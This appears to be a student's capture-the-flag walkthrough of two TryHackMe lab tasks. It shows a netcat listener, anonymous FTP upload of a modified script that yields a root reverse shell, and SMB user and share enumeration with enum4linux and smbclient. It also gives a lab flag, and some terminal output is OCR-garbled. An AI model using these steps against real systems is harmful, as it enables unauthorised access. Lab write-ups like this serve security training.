
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo

Setup a listener using netcat.



```
1211103213@kali: ~
File Actions Edit View Help
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x
(1211103213@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Go back to the victim machine's FTP server and upload the shell with malicious command.



The screenshot shows a terminal window with three tabs. The active tab displays an FTP session on port 10.10.46.122. The session logs show:

```
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x
(1211103213@kali)-[~]
$ ftp 10.10.46.122
Connected to 10.10.46.122.
220 Welcome to the TBFC FTP Server!.
Name (10.10.46.122:1211103213): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
386 bytes sent in 0.00 secs (21.6540 MB/s)
ftp> 
```

Look back at the netcat listener.

```
File Actions Edit View Help
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x
└─(1211103213㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.18.30.129] from (UNKNOWN) [10.10.46.122] 56606
bash: cannot set terminal process group (1847): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Search for the flag.

```
File Actions Edit View Help
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x
└─(1211103213㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.18.30.129] from (UNKNOWN) [10.10.46.122] 56606
bash: cannot set terminal process group (1847): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

**Thought Process/Methodology:**

After accessing the victim's FTP server using anonymous mode, we looked for the directories available. Only the public directory could be accessed. In there, there was a shell file and text file. Using the get command, we downloaded both files to our device. Opening the text file reveals Santa's movie to be bought. Then, opening the shell file allows us to insert a malicious code that runs a shell for us. Next, we prepared a shell listener using netcat. Going back to the victim's FTP server, we can upload the shell with our malicious code into the same public directory. Back to our netcat listener, we were able to gain root access on our victim's machine with the reverse shell. Thus, we searched and obtained the flag.


## **Day 10 : Networking - Don't Be sElfish!**

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

### Question 1

open terminal and use enum4linux help command. Search for the options list.



```
10.10.80.98 1211103184@kali:~ 57m 21s
File Actions Edit View Help
(1211103184@kali)-[~]
$ enum4linux -h
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Options like -S to list shares or -U (note the uppercase) to list possible users. In
Usage: ./enum4linux.pl [options] ip
and out who can be used to access the server through Samba: ./enum4linux.pl -U 10.10.80.98

Options are (like "enum"):


-U      get userlist
-M      get machine list*
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user specify username to use (default "")
-p pass  specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
        This option is enabled if you don't provide any other options.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
        a username. Implies RID range ends at 999999. Useful
as discovered for example...One of these users may have a weak password such as "pa
against DCs.
```

### Question 2

Use enum4linux userlist command followed by the IP address given.



```
10.10.80.98 1211103184@kali:~ 53m 59s
File Actions Edit View Help
(1211103184@kali)-[~]
$ enum4linux -U 10.10.80.98
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) o
n Fri Jun 24 10:50:57 2022
```

```

===== ( Users on 10.10.80.98 ) =====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name:   Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson   Name:   Desc:
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Fri Jun 24 10:51:10 2022

```

### Question 3

Use enum4linux sharelist command with the IP address given.

```

File Actions Edit View Help
(1211103184㉿kali)-[~]
$ enum4linux -S 10.10.80.98
Starting enum4linux v0.9.1 ( http://labs.portcallis.co.uk/application/enum4linux/ )
on Fri Jun 24 10:53:01 2022

```

```

===== ( Share Enumeration on 10.10.80.98 ) =====
options like -S to list shares or -U (note the uppercase) to list possible users. In
and out with Sharename sed to Type is the Comment rough Samba: ./enum4linux.pl -U 10.10.80.9
tbfc-hr          Disk      tbfc-hr
tbfc-it          Disk      tbfc-it
tbfc-santa       Disk      tbfc-santa
IPC$             IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing. Name:   Desc:

```

### Question 4

Use smbclient tool and do trial and error method for every sharelist.

```

(1211103184㉿kali)-[~]
$ smbclient //10.10.80.98/tbfc-hr
Enter WORKGROUP\1211103184's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

```

```

(1211103184㉿kali)-[~]
$ smbclient //10.10.80.98/tbfc-santa
Enter WORKGROUP\1211103184's password:
Try "help" to get a list of possible commands.
smb: \>

```

## Question 5

Use the help command and search through the command lists.

```
(1211103184㉿kali)-[~] permissions. You may be able to access a share and its data
$ smbclient //10.10.80.98/tbfc-santa
Enter WORKGROUP\1211103184's password:
Try "help" to get a list of possible commands.
smb: \> help
?
allinfo      altname      archive      backup
blocksize    cancel       case_sensitive cd          chmod
chown        close        del           deltree     dir
due         echo         exit          get          getfacl
geteas       hardlink    help          history     iosize
lcd          link         lock          lowercase   ls
l no password! You can just press "Enter" to test your theory. If successful, this means
mask         md           newer         notify     mkdir
more         mput        posix_open    posix_mkdir open
posix        posix_encrypt  posix_whoami  prompt    put
posix_unlink posix_unlink  print        quit      readlink
pwd          q            queue        reget      reput
rd           recurse     showacls    setea      setmode
rm           rmdir       symlink     tar       tarmode
scopy        stat        unlock      volume    vuid
timeout     translate   listconnect  showconnect tcon
wdel        logon       utimes     logoff    ..
!
smb: \> [ ]
```


Type **dir** in the terminal to search for directory.

```
smb: \> dir
.
D 0 Wed Nov 11 21:12:07 2020
..
D 0 Wed Nov 11 20:32:21 2020
jingle-tunes D 0 Wed Nov 11 21:10:41 2020
note_from_mcskidy.txt N 143 Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5368140 blocks available
smb: \> [ ]
```

Get the note from McSkidy and read it.

```
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (0.2 KiloBy
tes/sec) (average 0.2 KiloBytes/sec)
smb: \> [ ]
```



**Thought Process/Methodology:**

After you get the IP address, use enum4linux help command and look for every command list given. Then, use the -U command to get the user lists. Likewise, use the -S command to acquire the share lists and use the smbclient tool for every sharelist until you get the one without password. Look through every Samba command and use the dir command. Subsequently, you will get the jingle tunes and a note from McSkidy.